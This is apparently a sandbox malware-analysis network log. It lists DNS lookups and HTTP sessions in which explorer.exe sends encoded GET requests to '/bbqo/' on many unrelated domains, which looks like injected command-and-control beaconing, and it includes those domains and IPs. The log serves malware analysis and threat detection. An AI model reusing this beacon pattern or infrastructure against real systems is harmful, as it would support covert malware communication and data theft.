May 4, 2021 08:55:04.829238892 CEST	192.168.2.4	8.8.8.8	0x5fd9	Standard query (0)	www.northernbackflow.com	A (IP address)	IN (0x0001)
May 4, 2021 08:55:10.085489988 CEST	192.168.2.4	8.8.8.8	0x17d4	Standard query (0)	www.crickescore.com	A (IP address)	IN (0x0001)
May 4, 2021 08:55:20.909442902 CEST	192.168.2.4	8.8.8.8	0x6c97	Standard query (0)	www.1800quilts.com	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.167269945 CEST	192.168.2.4	8.8.8.8	0xeb80	Standard query (0)	www.xiangyuwenhua.com	A (IP address)	IN (0x0001)
May 4, 2021 08:55:31.854412079 CEST	192.168.2.4	8.8.8.8	0x3105	Standard query (0)	www.seroungift.com	A (IP address)	IN (0x0001)
May 4, 2021 08:55:38.163855076 CEST	192.168.2.4	8.8.8.8	0x3726	Standard query (0)	www.carboncuriosity.com	A (IP address)	IN (0x0001)
May 4, 2021 08:55:43.440965891 CEST	192.168.2.4	8.8.8.8	0xd018	Standard query (0)	www.centerplans.com	A (IP address)	IN (0x0001)
May 4, 2021 08:55:48.508343935 CEST	192.168.2.4	8.8.8.8	0x833a	Standard query (0)	www.boxj66.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 08:54:32.359016895 CEST	8.8.8.8	192.168.2.4	0xc984	No error (0)	www.thebestcoffeeshops.com	fwd3.hosts.co.uk		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:54:32.359016895 CEST	8.8.8.8	192.168.2.4	0xc984	No error (0)	fwd3.hosts.co.uk		85.233.160.23	A (IP address)	IN (0x0001)
May 4, 2021 08:54:32.359016895 CEST	8.8.8.8	192.168.2.4	0xc984	No error (0)	fwd3.hosts.co.uk		85.233.160.22	A (IP address)	IN (0x0001)
May 4, 2021 08:54:32.359016895 CEST	8.8.8.8	192.168.2.4	0xc984	No error (0)	fwd3.hosts.co.uk		85.233.160.24	A (IP address)	IN (0x0001)
May 4, 2021 08:54:37.565845966 CEST	8.8.8.8	192.168.2.4	0xec30	No error (0)	www.szzyhjj.com	szzyhjj.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:54:37.565845966 CEST	8.8.8.8	192.168.2.4	0xec30	No error (0)	szzyhjj.com		45.192.92.174	A (IP address)	IN (0x0001)
May 4, 2021 08:54:43.193926096 CEST	8.8.8.8	192.168.2.4	0x9494	No error (0)	www.puzed.net		180.150.102.39	A (IP address)	IN (0x0001)
May 4, 2021 08:54:49.001988888 CEST	8.8.8.8	192.168.2.4	0xc6cc	No error (0)	www.makeoverfurn.com		80.237.133.185	A (IP address)	IN (0x0001)
May 4, 2021 08:54:54.191683054 CEST	8.8.8.8	192.168.2.4	0xb8fe	No error (0)	www.theboundless.life	theboundless.life		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:54:54.191683054 CEST	8.8.8.8	192.168.2.4	0xb8fe	No error (0)	theboundless.life		184.168.131.241	A (IP address)	IN (0x0001)
May 4, 2021 08:54:59.783449888 CEST	8.8.8.8	192.168.2.4	0x77d7	Server failure (2)	www.amwajcare.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 08:55:04.895536900 CEST	8.8.8.8	192.168.2.4	0x5fd9	No error (0)	www.northernbackflow.com	northernbackflow.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:55:04.895536900 CEST	8.8.8.8	192.168.2.4	0x5fd9	No error (0)	northernbackflow.com		34.102.136.180	A (IP address)	IN (0x0001)
May 4, 2021 08:55:10.505142927 CEST	8.8.8.8	192.168.2.4	0x17d4	No error (0)	www.crickescore.com	crickescore.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 08:55:10.505142927 CEST	8.8.8.8	192.168.2.4	0x17d4	No error (0)	crickescore.com		103.20.212.182	A (IP address)	IN (0x0001)
May 4, 2021 08:55:20.965464115 CEST	8.8.8.8	192.168.2.4	0x6c97	No error (0)	www.1800quilts.com	1800quilts.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:55:20.965464115 CEST	8.8.8.8	192.168.2.4	0x6c97	No error (0)	1800quilts.com		34.102.136.180	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	www.xiangyuwenhua.com	www.xiangyuwenhua.com.s.sxldns.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	www.xiangyuwenhua.com.s.sxldns.com	dns.sxl.cn		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		60.205.226.138	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		39.106.191.194	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		39.107.92.161	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		39.107.93.143	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		39.107.125.223	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		47.94.102.102	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		47.94.110.127	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		47.94.129.91	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		47.94.238.60	A (IP address)	IN (0x0001)
May 4, 2021 08:55:26.238753080 CEST	8.8.8.8	192.168.2.4	0xeb80	No error (0)	dns.sxl.cn		47.95.15.229	A (IP address)	IN (0x0001)
May 4, 2021 08:55:32.509799957 CEST	8.8.8.8	192.168.2.4	0x3105	No error (0)	www.seroungift.com		3.34.109.201	A (IP address)	IN (0x0001)
May 4, 2021 08:55:38.225996017 CEST	8.8.8.8	192.168.2.4	0x3726	No error (0)	www.carboncuriosity.com	carboncuriosity.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:55:38.225996017 CEST	8.8.8.8	192.168.2.4	0x3726	No error (0)	carboncuriosity.com		34.102.136.180	A (IP address)	IN (0x0001)
May 4, 2021 08:55:43.503010988 CEST	8.8.8.8	192.168.2.4	0xd018	Name error (3)	www.centerplans.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 08:55:48.581720114 CEST	8.8.8.8	192.168.2.4	0x833a	No error (0)	www.boxj66.com	boxj66.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 08:55:48.581720114 CEST	8.8.8.8	192.168.2.4	0x833a	No error (0)	boxj66.com		212.95.146.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.thebestcoffeeshops.com
- www.szzyhjj.com
- www.puzed.net
- www.makeoverfurn.com
- www.theboundless.life
- www.northernbackflow.com
- www.crickescore.com
- www.1800quilts.com
- www.xiangyuwenhua.com
- www.seroungift.com
- www.carboncuriosity.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49747	85.233.160.23	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:54:32.422215939 CEST	1484	OUT	GET /bbqo/?Rb=M42dVLz8&XB64XbO8=DAKSku2UP9w0lKXY+LhytUUwyem6IfHDB7QSSdTpSALkSldV/1o9CxHuilJYCYQ/V6tP HTTP/1.1 Host: www.thebestcoffeeshops.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:54:32.476701975 CEST	1485	IN	HTTP/1.1 200 OK Date: Tue, 04 May 2021 06:54:32 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=iso-8859-1 Data Raw: 31 66 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 74 68 65 62 65 73 74 63 6f 66 66 65 65 73 68 6f 70 73 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 62 6f 64 79 2c 20 68 74 6d 6c 0a 09 7b 0a 09 09 6d 61 72 67 69 6e 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0a 09 7d 0a 09 23 63 6f 6e 74 65 6e 74 0a 09 7b 0a 09 09 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 6c 65 66 74 3a 20 30 3b 20 72 69 67 68 74 3a 20 30 3b 20 62 6f 74 74 6f 6d 3a 20 30 3b 20 74 6f 70 3a 20 30 70 78 3b 0a 09 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0a 09 3c 69 66 72 61 6d 65 20 77 69 64 74 68 3d 22 31 30 30 25 22 20 68 65 69 67 68 74 3d 22 31 30 30 25 22 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 73 2e 63 6f 2e 75 6b 2f 70 61 72 6b 65 64 2d 64 6f 6d 61 69 6e 73 2f 69 6e 64 65 78 3f 2f 3d 2f 64 6f 6d 61 69 6e 2f 74 68 65 62 65 73 74 63 6f 66 66 65 65 73 68 6f 70 73 2e 63 6f 6d 22 3e 3c 2f 69 66 72 61 6d 65 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 1f9<!DOCTYPE html><html><head><title>thebestcoffeeshops.com</title><style type="text/css">body, html{margin: 0; padding: 0; height: 100%; overflow: hidden;}#content{position:absolute; left: 0; right: 0; bottom: 0; top: 0px;}</style><meta name="robots" content="noindex, nofollow"></head><body> <iframe width="100%" height="100%" frameborder="0" src="https://www.names.co.uk/parked-domains/index?/=/domain/thebestcoffeeshops.com"></iframe> </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49754	45.192.92.174	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:54:37.837930918 CEST	2067	OUT	GET /bbqo/?XB64XbO8=trcmmZYAhW1z3xFVKWe7fHl88qCucLFuCi4mCu0pcnYYHjBJZxUhua0G6TwplXUzf90o&Rb=M42dVLz8 HTTP/1.1 Host: www.szzyhjj.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:54:38.113504887 CEST	2070	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 04 May 2021 06:54:37 GMT Content-Type: text/html Content-Length: 781 Connection: close Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e d4 c6 b8 a1 b9 cf c1 c7 bd a1 c9 ed be e3 c0 d6 b2 bf 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></head><script language="javascript" type="text/javascript" src="/tj.js"></script><script language="javascript" type="text/javascript" src="/common.js"></script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49767	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:55:38.269939899 CEST	5567	OUT	GET /bbqo/?Rb=M42dVLz8&XB64XbO8=YYVXHHveBgSLNZYesnT1AghiVl/Xx3BIBb/tObWwW6qpUDZVV8sOQ19Z9K/TOFaASXJK HTTP/1.1 Host: www.carboncuriosity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:55:38.407478094 CEST	5568	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 06:55:38 GMT Content-Type: text/html Content-Length: 275 ETag: "6090666c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49756	180.150.102.39	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:54:43.546535015 CEST	2152	OUT	GET /bbqo/?Rb=M42dVLz8&XB64XbO8=XLcvqqeS1lhWgJP77JDDmgANyyJOPhQvBMhs62kpQnu2foMme1WiKofFk1rRWdP6dmuL HTTP/1.1 Host: www.puzed.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:54:43.896691084 CEST	2153	IN	HTTP/1.1 301 Moved Permanently Location: https://www.puzed.net/bbqo/?Rb=M42dVLz8&XB64XbO8=XLcvqqeS1lhWgJP77JDDmgANyyJOPhQvBMhs62kpQnu2foMme1WiKofFk1rRWdP6dmuL Date: Tue, 04 May 2021 06:53:01 GMT Content-Length: 17 Content-Type: text/plain; charset=utf-8 Connection: close Data Raw: 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 Data Ascii: Moved Permanently

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49758	80.237.133.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:54:49.048841953 CEST	5108	OUT	GET /bbqo/?XB64XbO8=gW47Pg8Fo6iIv2ud/64/p2+3hov1DZqi/pO7CWKW8hPHr2u5wHbVWSaPXrsCIEHv8cct&Rb=M42dVLz8 HTTP/1.1 Host: www.makeoverfurn.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:54:49.097014904 CEST	5109	IN	HTTP/1.1 404 Not Found Date: Tue, 04 May 2021 06:54:49 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Server: Apache Vary: accept-language,accept-charset Accept-Ranges: bytes Content-Language: en Expires: Tue, 04 May 2021 06:54:49 GMT Data Raw: 33 64 63 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 0a 20 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6e 6f 74 20 66 6f 75 6e 64 21 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 76 3d 22 6d 61 64 65 22 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 6d 77 40 6d 61 72 63 75 73 77 6f 6c 66 66 64 65 73 69 67 6e 2e 63 6f 6d 22 20 2f 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 2f 2a 2d 2d 3e 3c 21 5b 43 44 41 54 41 5b 2f 2a 3e 3c 21 2d 2d 2a 2f 20 0a 20 20 20 20 62 6f 64 79 20 7b 20 63 6f 6c 6f 72 3a 20 23 30 30 30 30 30 30 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 46 46 46 46 46 46 3b 20 7d 0a 20 20 20 20 61 3a 6c 69 6e 6b 20 7b 20 63 6f 6c 6f 72 3a 20 23 30 30 30 30 43 43 3b 20 7d 0a 20 20 20 20 70 2c 20 61 64 64 72 65 73 73 20 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 33 65 6d 3b 7d 0a 20 20 20 20 73 70 61 6e 20 7b 66 6f 6e 74 2d 73 69 7a 65 3a 20 73 6d 61 6c 6c 65 72 3b 7d 0a 2f 2a 5d 5d 3e 2a 2f 2d 2d 3e 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4f 62 6a 65 63 74 20 6e 6f 74 20 66 6f 75 6e 64 21 3c 2f 68 31 3e 0a 3c 70 3e 0a 0a 0a 20 20 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 0a 20 20 0a 0a 20 20 20 20 49 66 20 79 6f 75 20 65 6e 74 65 72 65 64 20 74 68 65 20 55 52 4c 20 6d 61 6e 75 61 6c 6c 79 20 70 6c 65 61 73 65 20 63 68 65 63 6b 20 79 6f 75 72 0a 20 20 20 20 73 70 65 6c 6c 69 6e 67 20 61 6e 64 20 74 72 79 20 61 67 61 69 6e 2e 0a 0a 20 20 0a 0a 3c 2f 70 3e 0a 3c 70 3e 0a 49 66 20 79 6f 75 20 74 68 69 6e 6b 20 74 68 69 73 20 69 73 20 61 20 73 65 72 76 65 72 20 65 72 72 6f 72 2c 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 0a 74 68 65 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 6d 77 40 6d 61 72 63 75 73 77 6f 6c 66 66 64 65 73 69 67 6e 2e 63 6f 6d 22 3e 77 65 62 6d 61 73 74 65 72 3c 2f 61 3e 2e 0a 0a 3c 2f 70 3e 0a 0a 3c 68 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 68 32 3e 0a 3c 61 64 64 72 65 73 73 3e 0a 20 20 3c 61 20 68 72 65 66 3d 22 2f 22 3e 77 77 77 2e 6d 61 6b 65 6f 76 65 72 66 75 72 6e 2e 63 6f 6d 3c 2f 61 3e 3c 62 72 20 2f 3e 0a 20 20 3c 73 70 61 6e 3e 41 70 61 63 68 65 3c 2f 73 70 61 6e 3e 0a 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 3dc<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en"><head><title>Object not found!</title><link rev="made" href="mailto:mw@marcuswolffdesign.com" /><style type="text/css">.../*--><![CDATA[/*>...*/ body { color: #000000; background-color: #FFFFFF; } a:link { color: #0000CC; } p, address {margin-left: 3em;} span {font-size: smaller;}/*...*/--></style></head><body> Object not found! The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again. If you think this is a server error, please contactthe webmaster. Error 404 <address> www.makeoverfurn.com Apache</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49759	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:54:54.391402960 CEST	5528	OUT	GET /bbqo/?Rb=M42dVLz8&XB64XbO8=5cE52+XUn5YOw4VrTBFj5Yjg6Bdl2wnKeIdlDky+FVUstW8yNKK8e4wg1M4nQ/djAnNx HTTP/1.1 Host: www.theboundless.life Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:54:54.682499886 CEST	5528	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Tue, 04 May 2021 06:54:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://leasethe.world/bbqo/?Rb=M42dVLz8&XB64XbO8=5cE52+XUn5YOw4VrTBFj5Yjg6Bdl2wnKeIdlDky+FVUstW8yNKK8e4wg1M4nQ/djAnNx Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49760	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:55:04.941901922 CEST	5530	OUT	GET /bbqo/?Rb=M42dVLz8&XB64XbO8=40XENB+TcZexP2uUOo8nZZ5shhtfu5CrxuaTgdlTMM4sGAobqBEK7c7NHXloi3y0yuoT HTTP/1.1 Host: www.northernbackflow.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:55:05.078917027 CEST	5530	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 06:55:05 GMT Content-Type: text/html Content-Length: 275 ETag: "6090666c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49761	103.20.212.182	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
